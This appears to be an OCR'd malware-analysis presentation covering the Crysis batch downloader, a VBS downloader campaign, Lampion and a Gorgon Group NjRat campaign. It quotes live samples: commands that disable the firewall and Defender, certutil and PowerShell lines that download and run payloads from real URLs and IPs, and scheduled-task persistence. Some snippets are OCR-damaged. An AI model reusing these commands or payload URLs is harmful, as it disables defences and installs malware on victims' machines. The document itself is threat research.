
```
netsh advfirewall set allprofiles state off
Reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
REG ADD "hklm\software\policies\microsoft\windows defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
```



```
%windir%\system32\windowspowershell\v1.0\powershell.exe -encodedcommand "$REG = "HKCU:\Environment"
$NAME = "windir"
$COMMAND = "certutil -urlcache -split -f https://[redacted]/D3g6N2Sbn7/6a8e8593-1580602419/payload.exe pay.exe & pay.exe"
```

# Case Study #7 - BAT.Downloader.Crysis

- Disables the OneDrive to restrict all the available options of file recovery in case of ransomware attack.
- Disables all the security measures before initiating the infection cycle and specifically disabling security measures regarding ransomware.




```
            Start-Process "$OneDriveSetup" "/uninstall" -NoNewWindow -Wait
            Start-Sleep -s 3
            RemoveAcl "$OneDriveSetup"
        }
}

Stop-Process -Name "explorer" -Force -ErrorAction SilentlyContinue
Start-Sleep -s 2

# Remove OneDrive from File Explorer
$OneDrive = "HKLM:SOFTWARE\Classes\CLSID\{018D5C66-4533-4307-9B53-224DE2ED1FE6}"
Force-New-Item -Path "$OneDrive"
Set-ItemProperty -Path "$OneDrive" -Name "System.IsPinnedToNameSpaceTree" -Type DWORD -Value 0
$OneDrive = "HKLM:SOFTWARE\Classes\CLSID\Wow6432Node\CLSID\{018D5C66-4533-4307-9B53-224DE2ED1FE6}"
Force-New-Item -Path "$OneDrive"
Set-ItemProperty -Path "$OneDrive" -Name "System.IsPinnedToNameSpaceTree" -Type DWORD -Value 0

REG LOAD HKU\Default C:\Users\Default\NTUSER.DAT
Remove-ItemProperty -Path "Registry::HKU\Default\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "OneDriveSetup"
REG UNLOAD HKU\Default
```

# Case Study #8 - VBS Downloader


- Campaign observed in March 2019.
- Malicious program contains high amount of junk data.
- Uses ServerXMLHTTP ActiveX object (commonly used in VBS and VBA based downloaders)
- 50% of all VBS based downloaders blocked in Zscaler Cloud Sandbox were different variants belonging to the same campaign.

# Case Study #8 - VBS Downloader



```
set pr=WScript.CreateObject("Scripting.FileSystemObject"):dim q,v,z,ab,ls(255),d(255):dz="qRdcxh7uGxrpsXHGWAWNPEG
for ab=1 to v step 4
dim t,f,vx,vc,r,b:t=3:r=0'‰aââ¹ÂâF1€dpj,â£©Iâ7Ï§š‰ÂÂSËgcâ◦âPâ‰Wm8N‘a°ÂˆK¥phŸm˜Â0Â◦◦ÃÂ1ËÂpq‰ÏSÂXQâäŸÂ◦74ÂmbÃâ€5âm§
for f=0 to 3
vx=mid(g,ab+f,1)'µµ7¨4ÎœIW°€âB5ÂBÂÂ◦â‰7ÂâXâjM,˜âZr§°1jM,ÂË˜t‰◦˜€Â¶Ë €¥rË€µâ41BâQ,7â f¥žÂmÂÃ˜âfÏs¦âW‰„dUÂ˜ÃÂÂ‰9Rk5
if vx="=" then'Â◦¶Ã˜§SµâTiâ◦°XÂ◦F◦"˜ÂÃ€£°¾"â1¾BÆpâm§V◦ÅEBxâ‘ke€ÃË3T‰ÂÂfâa"˜ÂA◦◦Ã˜FRÂX˜˜o°†€H‰Â˜"ÂÆzâ’Â˜Â¼0tÂÂN¨3i
t=t-1:vc=0'b‘â9â,§ ¡ÎâÏ†6Ã◦†cÃ’ÃKSuÂ¨âËCâ¥ ©1âj†E€Ï€ÂâÂÂžÃ¥š©ÂBÂT°mâÂÅ˜¼YV PžMÂË§³◦ÂJÃUÅË¶Ëm¶Ë◦™€F1fšâäÃ¦¥€eÂÂ◦²v
else vc=instr(1,q&"+/",vx,0)-1
```

- VBS code of this downloader contains junk data in the form of comments and the actual VBS code that downloads the final payload is encrypted.




```
set j=WScript.CreateObject("WScript.Shell")
set o=WScript.CreateObject("Scripting.FileSystemObject")
p=j.ExpandEnvironmentStrings("%TEMP%")&"\uu.url"
set h=j.CreateShortcut(p)
h.TargetPath="ht"
h.Save
if o.FileExists(p)=false Then
set w=CreateObject("WScript.Shell")
tb=w.ExpandEnvironmentStrings("%TEMP%")&"\co.exe"
Call l
sub l
dim up:set up=createobject("MSXML2.ServerXMLHTTP.6.0")
dim qh:set qh=createobject("Adodb.Stream")
```

- Uses ServerXMLHTTP ActiveX object (commonly used in VBS and VBA based downloaders) for downloading payload. The URL is hardcoded in the script itself.


# Case Study #8 - VBS Downloader

- In a dropper variant of this malware, the payload is embedded in encrypted form (ASCII value substitution method) in the code itself. It uses CreateTextFile function to drop the file and the command to run the payload is also mentioned in the code itself.




```
,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7,7
,7,7,7,7): Dim utLWv: utLWv=Array(90,106,121
dJAg): ykQkwo = "": for SBbQs=0  to UBound(
 Function niYERmvAlq(VEJdJAg): ykQkwo = "":
lq = ykQkwo: End Function: Function ANzrNp(
End if: End Function: Function ysIskvUC(
IPAHcu = gWQhD.createTextFile(RLvjh): Set
teTextFile(RLvjh): .Write(nJJoQDUEgU(
h gWQhD.createTextFile(RLvjh): .Write(
: .Write(nJJoQDUEgU(HJOcogR)): .Write(
```

- Another variant where it was trying to download from multiple URLs




```
URL = "http://galerisafir.com/piceditor.exe"
case 5
URL = "http://gasoim.com/test.exe"
case 6
URL = "http://www.factorydirectmattress.com.au/images/factory.pdf"
case 7
URL = "http://fairlinktrading.com/images/flt.pdf"
case 8
URL = "http://www.financialsnig.com/financialsnig/calc.exe"
end select

Call prog
 sub prog
    dim msxml: Set msxml = createobject(xml)
    dim stream: Set stream = createobject(db)
    msxml.Open "GET", URL, False
        msxml.Send
    with stream
```

# Case Study #8 - VBS Downloader



```
set oUrlLink = WshShell.CreateShortcut(Path)
oUrlLink.TargetPath = "http://www.microsoft.com"
oUrlLink.Save(shit)
if  (FSO.FileExists(Path))  Then
WScript.Echo "Unknown Error!"
else
```



```
p=j.ExpandEnvironmentStrings("%TEMP%")&"\uu.url"
set h=j.CreateShortcut(p)
h.TargetPath="ht"
h.Save
```

- It tries to create a shortcut in %TEMP% with different names to mark the infection. In some variants, the wrong path in the TargetPath attribute is provided and for some, the call to Save function is incorrect.

- Due to the “on error resume next” statement, the script is working flawlessly.

- It download Win32.Banker.Trickbot as final payload but there were instances where it also downloaded Win32.Banker.Danabot and Win32.PWS.Azorult


# Case Study #9 - Win32.Downloader.Lampion

- Campaign observed in late 2019 targeting Portuguese users.
- Uses social engineering tricks in spamming mails related to Finance and Tax declaration.
- Leverages Amazon Web Services to host subsequent payloads
- Uses window process Winmgmt
- Uses commercial packer VMProtector to avoid detection of final payload by security engines.

# Case Study #9 - Win32.Downloader.Lampion

- In this variant the attacker is leveraging a new trick, a MSI file is used which contains the malicious VBS files.

- Creates a lnk file for persistence and deletes all other previously present lnk files.




```
Plaintext = Plaintext & Chr(oldAsc)
Next
Decrypt = Plaintext
End Function
WScript.Sleep(30000)
On Error Resume Next
Set objFSO = CreateObject("Scripting.FileSystemObject")
objFSO.DeleteFile(objShell.SpecialFolders("StartUp") & "\*.lnk") , DeleteReadOnly
If Err Then
End If
On Error GoTo 0
```

# Case Study #9 - Win32.Downloader.Lampion

- Downloads two different files from AWS server.

- logs=Decrypt(&quot;tso^aj]j.f`iH0q%O%|[ke9i~]Sk,hH_&gt;$Ki!)-$@k,i##2[&amp;WZioj7#f(5$?W,c;W&lt;p7e3drWAmsi,$rYBe-ch%z&amp;@$hpI_Qf1t&quot;)

- ur=Decrypt(&quot;X1m^*j9jafyi!0}%O%q]P\~]0itZIkB\ti[Zt\Ci#Zy\z]=+(]I$hiA)m$skdil#\[-W(iTj4#5(\$eWGcYWipeeHdlWgmAi-$4Y2e&lt;ci%1Fq#m+n#@&#39;_,h$.Z2byb`B&quot;)




```
logs = Decrypt("tso^aj]j.f`iH0q%O%|[ke9i~]Sk,hH_>$Ki!)-$@k,i##2[&WZioj7#f(5$?W,c;W<p7e3drWAmsi,$rYBe-ch%z&@$hpI_Qflt")
dim xHttp0: Set xHttp0 = createobject("Microsoft.XMLHTTP")
dim bStrm0: Set bStrm0 = createobject("Adodb.Stream")
xHttp0.Open "GET", logs, False
xHttp0.Send
with bStrm0
.type = 1
.open
.write xHttp0.responseBody
.savetofile  strPath2, 2
end with
ur = Decrypt("Xlm^*j9jafyi!0}%O%q]P\~]0itZIkB\ti[Zt\Ci#Zy\z]=+(]I$hiA)m$skdil#\[-W(iTj4#5(\$eWGcYWipeeHdlWgmAi-$4Y2e<ci%1Fq#m+n#@'_,h$.Z2byb`B")
```

# Case Study #9 - Win32.Downloader.Lampion

## Decrypted URLs:

- hxxps://eosguri.s3.us-east-2.amazonaws[.]com/0.zip
- hxxps://gfgsdufsdfsdfg5g.s3.us-east-2.amazonaws[.]com/P-5-16.dll
- At the end, It will shutdown the system using Winmgmt and the final payload will get executed by the LNK file created in the Windows Startup folder.



```
objFile.Write "Set cuzao = WScript.CreateObject("& chr(34) & "WScript.Shell"& chr(34) &")"& vbCrLf
objFile.Write "Set viado = cuzao.CreateShortcut(MeuPau & "& chr(34) & ".lnk" & chr(34) &")"& vbCrLf
objFile.Write "viado.TargetPath = "& chr(34) & strpath & chr(34) & vbCrLf
objFile.Write "viado.WindowStyle = 1 "& vbCrLf
objFile.Write "viado.WorkingDirectory = MeuPau"& vbCrLf
objFile.Write "viado.Save"& vbCrLf
objFile.Write "Set OpSysSet = GetObject("& chr(34) & "winmgmts:{authenticationlevel=Pkt," &  chr(34) & "_"&
vbCrLf
objFile.Write " & "& chr(34) & "(Shutdown)}"& chr(34) & ").ExecQuery(" & chr(34) & "Select * from
Win32_OperatingSystem where " & chr(34) & "_"& vbCrLf
objFile.Write " & "& chr(34) & "Primary=True" & chr(34) & ")" & vbCrLf
objFile.Write "For Each OpSys In OpSysSet"& vbCrLf
objFile.Write "retVal = OpSys.Win32Shutdown(6)"& vbCrLf
objFile.Write "Next" & vbCrLf
objFile.Close
CreateObject("WScript.Shell").Exec "wscript.exe " & outFile
Set objShell = Nothing
```


- Final payload - Win32.Trojan.Lampion which is packed using a commercial packer VMProtector.

# Case Study #10 - RTF.Downloader.NjRat

- Campaign observed in Feb 2020 attributed to Gorgon Group.
- Starts with spam mail having attachment or shortened URL link.
- Leverages an exploit CVE-2017-1999 (DDE exploit) in the RTF file.
- Multi-stage Downloader campaign
- Leveraging PowerShell script.

# Case Study #10 - RTF.Downloader.NjRat


- Spam mail contains malicious RTF document.
- Leverages the well known exploit CVE-2017-1999 (DDE exploit) in the RTF file.
- Exploit downloads an obfuscated PowerShell script from hxxp://207[.]246[.]68[.]214/abc/attack.jpg.
- PowerShell script downloads a VBS file.



```
$TRP='*.*-EX'.replace('*.*-','I'); sal Master $TRP;'(&(GCM'+' *W-O*)'+
'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''http://207.246.68.214/abc/revenge.jpg
'',$env:APPDATA+''\\''+''rvgup.vbs'')'|Master; start-process($env:APPDATA+'\\'+'rvgup.vbs')
'(&(GCM'+' *W-O*)'+ 'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''
http://207.246.68.214/abc/njnyan.jpg'',$env:APPDATA+''\\''+''njup.vbs'')'|Master;
start-process($env:APPDATA+'\\'+'njup.vbs')
$TRP='*.*-EX'.replace('*.*-','I'); sal Master $TRP;'(&(GCM'+' *W-O*)'+
'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''hxxp://207.246.68.214/abc/revenge.jpg
'',$env:APPDATA+''\\''+''rvgup.vbs'')'|Master; start-process($env:APPDATA+'\\'+'rvgup.vbs')
'(&(GCM'+' *W-O*)'+ 'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''
hxxp://207.246.68.214/abc/njnyan.jpg'',$env:APPDATA+''\\''+''njup.vbs'')'|Master;
start-process($env:APPDATA+'\\'+'njup.vbs')
```


# Case Study #10 - RTF.Downloader.NjRat

- VBS file contains an obfuscated PowerShell script which is obfuscated using character replacement of “11” with “@#_**Classified code”.



```
f="K|'' nioj- 5sa6df4s5afqEqirajOISA$]][rahc[;)77,421,93,93,23,0@#_**Classified code)(,501,@#_
code)(,4@#_**Classified code)(,79,401,76,501,501,99,5@#_**Classified code)(,79,63,23,16,301,0
code)(,6@#_**Classified code)(,38,501,501,99,5@#_**Classified code)(,79,63,95,521,43,59,63,02
code)(,121,89,19,39,4@#_**Classified code)(,79,401,99,19,321,23,6@#_**Classified code)(,99,10
code)(,@#_**Classified code)(1,07,421,23,93,54,93,23,6@#_**Classified code)(,501,801,2@#_**Cl
code)(,63,23,16,5@#_**Classified code)(,4@#_**Classified code)(,79,401,76,501,501,99,5@#_**Cl
code)(,021,101,48,101,5@#_**Classified code)(,0@#_**Classified code)(,@#_**Classified code)(1
code)(,101,4@#_**Classified code)(,64,6@#_**Classified code)(,63,16,121,6@#_**Classified code
code)(,64,6@# **Classified code)(,63,95,14,101,5@# **Classified code)(,801,79,201,63,44,93,30
```


- VBS file also creates a Windows scheduled task to run the script periodically and copies itself to location - C:\Users\<UserName>\AppData\Local\Microsoft\<file name>.vbs



```
Dim rootFolder
Set rootFolder = Eval(rev(")""\""(redloFteG.ecivres"))
Dim taskDefinition
Set taskDefinition = Eval(rev(")0(ksaTweN.ecivres"))

Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "System performance enhancment"
regInfo.Author = "Microsoft"
```


# Case Study #10 - RTF.Downloader.NjRat

- Deobfuscated PowerShell code, download further payload and execute it.



```
$Tbone=\'*EX\'.replace(\'*\',\'I\');
sal M $Tbone;
do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);
$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $p22;
$t= New-Object -Com Microsoft.XMLHTTP;
$t.open(\'GET\',\'http://redeturismbrasil.com/janeiro/nj3333nyarroba.jpg\',$false);
$t.send();
$ty=$t.responseText;
$asciiChars= $ty -split \'-\' |ForEach-Object {[char][byte]"0x$_"};
$asciiString= $asciiChars -join \'\'|M"
```

- NjRat, is the final payload but we have seen that same open directory contains other advanced malwares (Win32.Backdoor.RevengeRAT, Win32.Backdoor.Nanocore) being used in same attack campaigns by the threat actor.



## Index of /janeiro/

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | 29-Jan-2020 05:10 | - | |
| 20janeirocifraonjexp5555port.jpg | 20-Jan-2020 04:54 | 232k | |
| 20janeirohashtagnyan5559port.jpg | 20-Jan-2020 05:05 | 232k | |
| cifraonano25janeiro.jpg | 26-Jan-2020 06:08 | 4484k | |
| hashtag25janeiro.jpg | 25-Jan-2020 22:36 | 1416k | |
| janeiro25cifraocolomb.jpg | 26-Jan-2020 19:55 | 1416k | |
| nj3333nyarroba.jpg | 29-Jan-2020 05:10 | 1416k | |
| revenge3333portporcento.jpg | 29-Jan-2020 05:05 | 1100k | |
| rnp20janeiro.jpg | 20-Jan-2020 04:55 | 176k | |

*Proudly Served by LiteSpeed Web Server at redeturismbrasil.com Port 80*

# Conclusion

- Adversaries adopting advance mechanism using system’s legitimate services as well as well known scripting languages.

